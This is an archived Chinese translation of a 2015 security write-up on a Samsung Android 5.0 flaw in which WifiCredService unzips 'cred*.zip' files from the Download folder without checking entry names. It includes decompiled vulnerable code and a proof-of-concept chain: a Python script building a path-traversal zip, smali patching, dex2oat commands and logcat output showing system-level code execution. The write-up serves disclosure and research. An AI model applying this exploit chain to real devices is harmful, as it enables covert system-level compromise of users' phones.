# 三星安卓5.0设备WifiCredService 远程代码执行
Author: 乌云历史资料库 (@wooyun_archive)
Published: 2015-11-26T06:24:00Z
Canonical: https://wepostx.com/topics/1204
> 乌云历史资料归档
>
> **原始作者:** netwind
> **原始编号:** superkieran-wooyundrops:911
> **原始发布时间:** 2015-11-26 14:24
> **声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。**
---
From:http://blog.quarkslab.com/remote-code-execution-as-system-user-on-android-5-samsung-devices-abusing-wificredservice-hotspot-20.html
# 0x00摘要
该漏洞在几个月前被Google Project Zero和Quarkslab团队发现,最近才被披露出来。该漏洞只需用户浏览一个网站或下载一个邮件附件或通过基本没有任何权限的第三方恶意程序就可以触发,据目前掌握的情况,该漏洞在所有三星安卓5.0设备上都可以以系统用户身份进行远程代码执行。
# 0x01 漏洞概述
在三星安卓5.0设备上,有一个系统进程通过使用基于inotify机制的一个JAVA 对象FileObserver,来对设备目录/sdcard/Download/进行文件监控。当一个文件以cred开头并且以.zip为后缀的压缩包文件在上述目录被创建时,系统会调用一个解压例程在/data/bundle/目录解压这个文件,并在解压完毕后把压缩包文件从/sdcard/Download/目录里删除。
不幸的是,系统没有对压缩包里的文件名进行任何验证,那就意味着一个以../开头的文件将会被解压到/data/bundle/以外的目录。这样就会导致攻击者可以以系统权限写任意内容到任意目录。那么如果我们通过解压例程精心构造一个目录,在当前系统用户权限允许的情况下覆盖该目录里的文件,最终必然会导致任意代码执行。
假如Google Chrome等浏览器保存下载文件的目录或者Gmail保存附件的目录为/sdcard/Download/,这样一个远程代码执行漏洞就会产生。
# 0x02 攻击场景
根据我们的研究,以下场景可以利用该漏洞进行攻击:
- 通过任何浏览器(包括Google Chrome)浏览一个网页
- 通过Gmail下载一个附件
- 安装一个没有权限的安卓应用
# 0x03 如何检测该漏洞?

为了快速、方便检测该漏洞,我们在google开源工程Android VTS ([https://play.google.com/store/apps/details?id=com.nowsecure.android.vts](https://play.google.com/store/apps/details?id=com.nowsecure.android.vts)).上提供了一个模块。这样安装了Android VTS就可以检测设备是否存在漏洞。
漏洞检测效果如图:
# 0x04 细节分析
以下分析在三星Galaxy S6上进行,存在漏洞代码的应用为Hs20Settings.apk,它注册了一个名为WifiHs20BroadcastReceiver的BroadcastReceiver(广播接收服务),该服务在应用启动的时候就会被执行,或者在某些WIFI事件(例如android.net.wifi.STATE_CHANGE)产生的时也会被执行。
我们要记住一点,漏洞代码可以在设备的任何一个地方。比如在 Samsung Galaxy S5设备上,漏洞代码存在于SecSettings.apk里。
当BroadcastReceiver被之前所述的事件触发后,下面的代码将会被执行:
```text
#!java public void onReceive(Context context, Intent intent) { [...] String action = intent.getAction(); [...] if("android.intent.action.BOOT_COMPLETED".equals(action)) { serviceIntent = new Intent(context, WifiHs20UtilityService.class); args = new Bundle(); args.putInt("com.android.settings.wifi.hs20.utility_action_type", 5003); serviceIntent.putExtras(args); context.startServiceAsUser(serviceIntent, UserHandle.CURRENT); } [...] }
```
每接收到一个事件,就会创建一个Intent,从而产生一个 WifiHs20UtilityService服务。在服务的构造函数里,特别是onCreate()方法里,我们可以看到新的对象 WifiHs20CredFileObserver的创建过程:
```text
#!java public void onCreate() { super.onCreate(); Log.i("Hs20UtilService", "onCreate"); [...] WifiHs20UtilityService.credFileObserver = new WifiHs20CredFileObserver( this, Environment.getExternalStorageDirectory().toString() + "/Download/" ); WifiHs20UtilityService.credFileObserver.startWatching(); [...] }
```
WifiHs20CredFileObserver被定义为FileObserver的子类:
```text
class WifiHs20CredFileObserver extends FileObserver {
```
FileObserver对象在以下安卓文档里被定义[[3]](https://developer.android.com/reference/android/os/FileObserver.html):
监控任何进程对文件的访问和改动,FileObserver 是一个摘要类,子类必须提供事件句柄onEvent(int, String)。每一个FileObserver实例监控一个文件或者目录。如果一个目录被监控,那么目录里面的所有文件以及子目录都会被监控。
通过事件掩码来定义针对文件的改变或操作。根据事件类型常量来描述在事件掩码里可能的改变以及事件回调的实际情况。
公共构造函数必须定义一个路径和一个事件掩码:
```text
FileObserver(String path, int mask)
```
WifiHs20CredFileObserver的构造函数如下:
```text
#!java public WifiHs20CredFileObserver(WifiHs20UtilityService arg2, String path) { WifiHs20UtilityService.this = arg2; super(path, 0xFFF); this.pathToWatch = path; }
```
上面代码片段中,FileObserver监控着 /sdcard/Download/目录里所有有效类型的事件,实际上,掩码 0xFFF代表的就是FileObserver.ALL_EVENTS。为了搞明白事件接收时的操作,我们必须看一下在WifiHs20CredFileObserver里重写方法的事件函数 onEvent():
```text
#!java public void onEvent(int event, String fileName) { WifiInfo wifiInfo; Iterator i$; String credInfo; if(event == 8 && (fileName.startsWith("cred")) && ((fileName.endsWith(".conf")) || (fileName .endsWith(".zip")))) { Log.i("Hs20UtilService", "File CLOSE_WRITE [" + this.pathToWatch + fileName + "]" + event); if(fileName.endsWith(".conf")) { try { credInfo = this.readSdcard(this.pathToWatch + fileName); if(credInfo == null) { return; } new File(this.pathToWatch + fileName).delete(); i$ = WifiHs20UtilityService.this.expiryTimerList.iterator(); while(i$.hasNext()) { WifiHs20Timer.access$500(i$.next()).cancel(); } WifiHs20UtilityService.this.expiryTimerList.clear(); WifiHs20UtilityService.this.mWifiManager.modifyPasspointCred(credInfo); wifiInfo = WifiHs20UtilityService.this.mWifiManager.getConnectionInfo(); if(!wifiInfo.isCaptivePortal()) { return; } if(wifiInfo.getNetworkId() == -1) { return; } WifiHs20UtilityService.this.mWifiManager.forget(WifiHs20UtilityService.this. mWifiManager.getConnectionInfo().getNetworkId(), null); } catch(Exception e) { e.printStackTrace(); } return; } if(fileName.endsWith(".zip")) { String zipFile = this.pathToWatch + "/cred.zip"; String unzipLocation = "/data/bundle/"; if(!this.installPathExists()) { return; } this.unzip(zipFile, unzipLocation); new File(zipFile).delete(); credInfo = this.loadCred(unzipLocation); if(credInfo == null) { return; } i$ = WifiHs20UtilityService.this.expiryTimerList.iterator(); while(i$.hasNext()) { WifiHs20Timer.access$500(i$.next()).cancel(); } WifiHs20UtilityService.this.expiryTimerList.clear(); Message msg = new Message(); Bundle b = new Bundle(); b.putString("cred", credInfo); msg.obj = b; msg.what = 42; WifiHs20UtilityService.this.mWifiManager.callSECApi(msg); wifiInfo = WifiHs20UtilityService.this.mWifiManager.getConnectionInfo(); if(!wifiInfo.isCaptivePortal()) { return; } if(wifiInfo.getNetworkId() == -1) { return; } WifiHs20UtilityService.this.mWifiManager.forget(WifiHs20UtilityService.this.mWifiManager .getConnectionInfo().getNetworkId(), null); } } }
```
当一个 type 为8 (FileObserver.CLOSE_WRITE) 的事件被接收到时,开始对文件名进行一些检查,当文件名以 cred 开头并以.zip或.conf结尾时,就会进行一些处理。其他情况 FileObserver将不做处理。
当受监控的文件被写入监视目录时,会发生两个场景:
- .conf文件:服务通过readSdcard()读取文件,然后通过 WifiManager.modifyPasspointCred()进行配置,最后删除.conf文件。
- .zip文件:首先解压并释放到 /data/bundle/目录,然后通过loadCred()读取解压的cred.conf,然后把loadCred()的返回结果作为一个Bundle对象的参数来调用WifiManager.callSECApi()函数,解压完毕后.zip会被删除。
我们只对第二个场景感兴趣。通过标准ZipInputStream类进行解压时,它有一个广为人知的问题[[4]](https://www.securecoding.cert.org/confluence/display/java/IDS04-J.+Safely+extract+files+from+ZipInputStream),就是如果不对文件名进行验证的时候,就会产生一个文件遍历漏洞。这个漏洞有点类似于 [@fuzion24](https://twitter.com/fuzion24)报告的三星键盘更新机制的漏洞[[5]](https://www.nowsecure.com/keyboard-vulnerability/)。
下面是精简后的unzip()函数代码,为了便于观看,try/catch 标签被删除了:
```text
#!java private void unzip(String _zipFile, String _location) { FileInputStream fin = new FileInputStream(_zipFile); ZipInputStream zin = new ZipInputStream(((InputStream)fin)); ZipEntry zentry; /* check if we need to create some directories ... */ while(true) { label_5: zentry = zin.getNextEntry(); if(zentry == null) { // exit } Log.v("Hs20UtilService", "Unzipping********** " + zentry.getName()); if(!zentry.isDirectory()) { break; } /* if the directory does'nt exist, the _dirChecker will create it */ this._dirChecker(_location, zentry.getName()); } FileOutputStream fout = new FileOutputStream(_location + zentry.getName()); int c; for(c = zin.read(); c != -1; c = zin.read()) { if(fout != null) { fout.write(c); } } if(zin != null) { zin.closeEntry(); } if(fout == null) { goto label_45; } fout.close(); label_45: MimeTypeMap type = MimeTypeMap.getSingleton(); String fileName = new String(zentry.getName()); int i = fileName.lastIndexOf(46); if(i <= 0) { goto label_5; } String v2 = fileName.substring(i + 1); Log.v("Hs20UtilService", "Ext" + v2); Log.v("Hs20UtilService", "Mime Type" + type.getMimeTypeFromExtension(v2)); goto label_5; } }
```
从上面代码可以看到,没有对文件遍历问题进行验证。因此,如果我们把cred.zip 或者cred[something].zip 写进 /sdcard/Download/目录,WifiHs20CredFileObserver会自动(没有其他用户干预时)解压文件到/data/bundle/ 目录,并删除.zip文件。由于没有对.zip里的文件名进行验证,任何一个以../开头的文件,都会被解压到/data/bundle/以外,并且已存在的文件会被覆盖,同时解压操作是以系统用户身份进行的。
现在,我们来思考一下怎么进行代码执行。
# 0x05 漏洞攻击
首先我们构造一个任意文件名的zip文件,用 python脚本很容易实现:
```text
#!python from zipfile import ZipFile with ZipFile("cred.zip", "w") as z: z.writestr("../../path/filename", open("file", "rb").read())
```
现在,怎么进行代码执行呢?当你有以系统用户身份写任意数据到任何地方的能力的时候,一个经典的做法就是覆盖dalvik-cache。安卓5.0 dalvikvm已经被ART runtime替代。和ODEX 文件一样,压缩包管理器通过调用dex2oat来生成 .apk 里面的OAT文件,并把文件以.dex为后缀写入到/data/dalvik-cache/目录。因此,最终我们依然可以通过这种方法进行代码执行。
不幸是(依据你自身的环境,也可能不是这种坏的情况),覆盖dalvik-cache来进行代码执行现在非常困难。对于现在的ROM,dalvik-cach目录的控制权掌握在root用户里,并且 SELinux[[6]](https://android-review.googlesource.com/#/c/155000/)[[7]](https://android-review.googlesource.com/#/c/127710/)对写权限有严格限制。
一些老的三星ROM,比如 G900FXXU1BNL9 或 G900FXXU1BOB7,并没有这些SELinux[[6]](https://android-review.googlesource.com/#/c/155000/)[[7]](https://android-review.googlesource.com/#/c/127710/)限制,这些设备漏洞是比较容易利用的。这设备的ROM里,虽然dalvik-cache的宿主是root,但是没有那些规则限制,不会阻止我们覆盖dalvik-cache。文章里我们将以这些ROM为例来进行漏洞分析,因为本文重点不是来分析如何通过覆盖dalvik-cache以外的方法来进行代码执行。
现在,我们有了一个可以被攻击的ROM,我们还需要找到一个目标应用(以系统用户身份运行),以便来改写它的OAT文件,同时我们还要精心构造我们自己的OAT文件。
找到一个好的安卓目标应用程序并非易事,我们必须在记住以下3点:
- 解压例程是JAVA代码编写的,加压的时候是一字节一字节进行,对于大文件非常慢。
- 覆盖正在运行的应用的OAT文件,可能会导致该应用崩溃,并且不会非常稳定 :)。
- 你将如何通过该应用来进行代码执行?
实际上,我们需要找一个小的OAT文件,但想要安全的覆盖它几乎不可能。
这里比较完美的一个选择如下:
```text
[email protected] :/ $ ls -al [email protected] @ [email protected] @classes.dex -rw-r--r-- system u0_a31000 176560 2015-10-30 15:40 [email protected] @ [email protected] @classes.dex
```
观察这个应用的manifest文件,发现它有自动运行的能力,它通过注册一个 BroadcastReceiver服务,监听android.intent.action.BOOT_COMPLETED事件来自动运行:
```text
#!html [...] [...]
```
因此,如果我们把我们自己的代码放在AccessControlReceiver类的onReceive()方法里,设备每次启动的时候我们的代码也会被执行。
下面让我们验证一下。
首先我们需要获得 AccessControl应用的原始代码:
```text
> adb pull /system/app/AccessControl/arm/ . pull: building file list... pull: /system/app/AccessControl/arm/AccessControl.odex.xz -> ./AccessControl.odex.xz pull: /system/app/AccessControl/arm/AccessControl.odex.art.xz -> ./AccessControl.odex.art.xz 2 files pulled. 0 files skipped. 273 KB/s (72428 bytes in 0.258s) > ls AccessControl.odex.art.xz AccessControl.odex.xz > xz -d * > file * AccessControl.odex: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (GNU/Linux), dynamically linked, stripped AccessControl.odex.art: data
```
我们获得了ART ELF (OAT)文件,但是我们需要修改它的dalvik字节码,我们可以通过oat2dex utility [[8]](https://github.com/jakev/oat2dex-python/)来产生相应的dalvik字节码:
```text
> python oat2dex.py /tmp/art/AccessControl.odex Processing '/tmp/art/AccessControl.odex' Found DEX signature at offset 0x2004 Got DEX size: 0xe944 Carving to: '/tmp/art/AccessControl.odex.0x2004.dex' > file * [...] AccessControl.odex.0x2004.dex: Dalvik dex file version 035 [...] > baksmali AccessControl.odex.0x2004.dex -o smali
```
然后我们对AccessControlReceiver进行补丁,以增加我们的代码到它的 onReceive()方法里:
```text
> find smali/ -iname '*receiver*' smali/com/samsung/android/app/accesscontrol/AccessControlReceiver.smali > vim smali/com/samsung/android/app/accesscontrol/AccessControlReceiver.smali [...] .method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V .registers 10 + # adding the following code: + const-string v0, "sh4ka" + const-string v1, "boom!" + invoke-static {v0, v1}, Landroid/util/Log;->wtf(Ljava/lang/String;Ljava/lang/String;)I [...] > smali smali/ -o classes.dex
```
通过我们修改过的DEX来重建ART ELF file (OAT)文件,我们需要用dex2oat命令[[9]](https://www.blackhat.com/docs/asia-15/materials/asia-15-Sabanal-Hiding-Behind-ART.pdf)行来进行:
```text
> adb pull /system/app/AccessControl/AccessControl.apk . 1462 KB/s (259095 bytes in 0.173s) > sudo chattr +i AccessControl.apk > cp AccessControl.apk Modded.apk > zip -q Modded.apk classes.dex > python -c 'print len("/system/app/AccessControl/AccessControl.apk")' 43 > python -c 'print 43-len("/data/local/tmp/Modded.apk")' 17 > mv Modded.apk Modded$(python -c 'print "1"*17').apk > ls AccessControl.apk AccessControl.odex AccessControl.odex.0x2004.dex AccessControl.odex.art classes.dex Modded11111111111111111.apk smali > adb push Modded11111111111111111.apk /data/local/tmp 1144 KB/s (284328 bytes in 0.242s) > adb shell dex2oat --dex-file=/data/local/tmp/Modded11111111111111111.apk --oat-file=/data/local/tmp/modified.oat > adb pull /data/local/tmp/modified.oat . 1208 KB/s (172464 bytes in 0.139s) > file modified.oat modified.oat: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (GNU/Linux), dynamically linked, stripped > sed -i 's/\/data\/local\/tmp\/Modded11111111111111111.apk/\/system\/app\/AccessControl\/AccessControl.apk/g;' modified.oat
```
最后,我们通过创建好的ZIP文件来对这个漏洞进行攻击:
```text
> cat injectzip.py import sys from zipfile import ZipFile with ZipFile("cred.zip","w") as z: z.writestr(sys.argv[1],open(sys.argv[2],"rb").read()) > python injectzip.py ../../../../../.. [email protected] @ [email protected] @classes.dex /tmp/art/modified.oat > zipinfo cred.zip Archive: cred.zip Zip file size: 172750 bytes, number of entries: 1 ?rw------- 2.0 unx 172464 b- stor 15-Nov-08 18:43 ../../../../../.. [email protected] @ [email protected] @classes.dex 1 file, 172464 bytes uncompressed, 172464 bytes compressed: 0.0%
```
这里有很多方法来触发漏洞,比如访问一个网页,强制让浏览器下载ZIP文件:
```text
#!html
```
或者为了方便方便测试,我们用adb命令发送一个文件到/sdcard/Download/:
```text
> adb push cred.zip /sdcard/Download/ > adb logcat WifiCredService:V *:S --------- beginning of main --------- beginning of system I/WifiCredService( 4599): File CLOSE_WRITE [/storage/emulated/0/Download/cred.zip]8 V/WifiCredService( 4599): Unzipping********** ../../../../../.. [email protected] @ [email protected] @classes.dex V/WifiCredService( 4599): Extdex V/WifiCredService( 4599): Mime Typenull
```
下次重启后,将会显示下面的信息:
```text
> adb reboot; adb logcat sh4ka:V *:S - waiting for device - --------- beginning of system --------- beginning of main F/sh4ka ( 3613): boom!
```
上述过程证明了我们通过覆盖 dalvik-cache来进行代码执行。当然这个方法并不完美,因为在不利的设备或者比较特别的ROM上,我们要苦心的构造OAT文件。测试该漏洞,需要多个操作步骤。首先我们让设备以一个低权限用户身份运行,同时精力集中在稳定性上(比如不覆盖 dalvik-cache文件)。然后我们以低权限身份访问系统,直接利用设备上的dex2oat工具来为 AccessControl.apk建立一个兼容的OAT文件,最后在SDCard上创建一个包含了自己的OAT文件的名字类似 cred[something].zip的ZIP文件,覆盖掉 dalvik-cache,最后获得系统权限的代码执行。
# 0x06 总结
如文中所见,OEM定制仍然是安卓安全中最薄弱的环节。当你的智能手机给你一个机会,可以通过一个逻辑漏洞来获得一个100%稳定的exploit,你会愿意绕过沙箱或者击败系统保护机制(ASLR/canary/...) 来获得这个稳定的exploit吗?
再次强调一下,该漏洞产生的根本原因是通过ZipInputStream进行解压操作的时候没有对文件名进行验证而造成的。当然,将来可能这里会有一些验证…………。
# 0x07 引用
- (0)[https://code.google.com/p/google-security-research/issues/detail?id=489](https://code.google.com/p/google-security-research/issues/detail?id=489)
- (1)[https://github.com/nowsecure/android-vts/commit/429c687fe03ef0db2999a36f2ec7d31101cd78da](https://github.com/nowsecure/android-vts/commit/429c687fe03ef0db2999a36f2ec7d31101cd78da)
- (2)[https://github.com/nowsecure/android-vts](https://github.com/nowsecure/android-vts)
- (3)[https://developer.android.com/reference/android/os/FileObserver.html](https://developer.android.com/reference/android/os/FileObserver.html)
- (4)[https://www.securecoding.cert.org/confluence/display/java/IDS04-J.+Safely+extract+files+from+ZipInputStream](https://www.securecoding.cert.org/confluence/display/java/IDS04-J.+Safely+extract+files+from+ZipInputStream)
- (5)[https://www.nowsecure.com/keyboard-vulnerability/](https://www.nowsecure.com/keyboard-vulnerability/)
- (6)[https://android-review.googlesource.com/#/c/155000/](https://android-review.googlesource.com/#/c/155000/)
- (7)[https://android-review.googlesource.com/#/c/127710/](https://android-review.googlesource.com/#/c/127710/)
- (8)[https://github.com/jakev/oat2dex-python/](https://github.com/jakev/oat2dex-python/)
- (9)[https://www.blackhat.com/docs/asia-15/materials/asia-15-Sabanal-Hiding-Behind-ART.pdf](https://www.blackhat.com/docs/asia-15/materials/asia-15-Sabanal-Hiding-Behind-ART.pdf)
## Replies